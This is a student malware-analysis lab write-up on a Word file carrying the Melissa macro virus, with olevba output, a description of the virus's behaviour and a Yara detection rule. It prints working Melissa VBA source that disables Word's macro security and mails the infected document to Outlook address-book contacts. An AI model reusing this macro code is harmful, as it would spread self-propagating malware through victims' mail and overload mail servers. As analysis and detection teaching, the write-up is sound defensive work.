

Lab 6: Analyse the file: sample_lab6_18_sep

Type of file

File in Hexed.it



File Signature database:





Type of File: **MS Office Document.**

Static analysis

File in PE Studio:

Melissa Virus





Olevba:

```
C:\Users\IEUser\Desktop\Practical\lab 6>olevba sample_lab6_18_sep.doc > macro_mellisa.vbs

FLARE Fri 09/17/2021 22:58:28.27
C:\Users\IEUser\Desktop\Practical\lab 6>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B4A6-FEC6

 Directory of C:\Users\IEUser\Desktop\Practical\lab 6

09/17/2021  10:58 PM    <DIR>          .
09/17/2021  10:58 PM    <DIR>          ..
09/17/2021  10:58 PM            15,851 macro_mellisa.vbs
09/17/2021  10:25 PM            45,056 sample_lab6_18_sep
09/17/2021  10:25 PM            45,056 sample_lab6_18_sep.doc
               3 File(s)        105,963 bytes
               2 Dir(s)   7,174,500,352 bytes free
```

Olevba output:

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Document_Close      |Runs when the Word document is closed       |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|AddFromString       |May attempt to modify the VBA code (self-   |
|          |                    |modification)                               |
|Suspicious|System              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source   |
|          |                    |code and P-code are different, this may have |
|          |                    |been used to hide malicious code            |
+----------+--------------------+--------------------------------------------+
```

What file do?

From olevba macro code analysis of the file with Melissa Virus.

```
in file: sample_lab6_18_sep.doc - OLE stream: 'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
```


When the file is opened the macro code will disable the MS Word security.

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```


Then logs into the client's outlook application and send mails to all the contacts in the address list, with Subject and Message body as highlighted above, with the current document attached.

Threat intel

Virus Total: Different names in which this file was submitted



Other Files:



Details on Melissa:

- Fast Spreading macro virus, which was distributes as an email attachment.
- When opened, it disables the security in Word 97 and Word 2000.
- If the user has Outlook application mail is sent to first 50 addresses in the address book with this file as attachment.
- Melissa does not destroy other files or resources but disables the corporate and other mail servers as the email distribution becomes large.

Yara Rule

```
rule search_melissa

{
meta:

        author = "Arjun Anil"
        description = "To find files with Melissa virus"

strings:

        $a = "Macros"
        $b = "Melissa"
        $c = "WORD/Melissa written by Kwyjibo"

condition:

        $a and $b or $c
}
```

Output:

```
FLARE Fri 09/17/2021 23:41:24.57
C:\Users\IEUser\Desktop\Practical\lab 6>yara32 Lab6_yara.yara "C:\Users\IEUser\Desktop\Practical\lab 6"
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\Lab6_yara.yara
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\macro_mellisa.vbs
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep.doc
```

With New Samples

```
FLARE Sat 09/18/2021  0:06:31.90
C:\Users\IEUser\Desktop\Practical\lab 6>yara32 -r Lab6_yara.yara "C:\Users\IEUser\Desktop\Practical\lab 6"
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\6438945820934144\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\6492459335057408\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\Lab6_yara.yara
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\macro_mellisa.vbs
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep
search_melissa C:\Users\IEUser\Desktop\Practical\lab 6\sample_lab6_18_sep.doc
```

References

1. https://searchsecurity.techtarget.com/definition/Melissa-virus
2. https://filesignatures.net/index.php?page=all&currentpage=16&order=SIGNATURE

3. https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf/details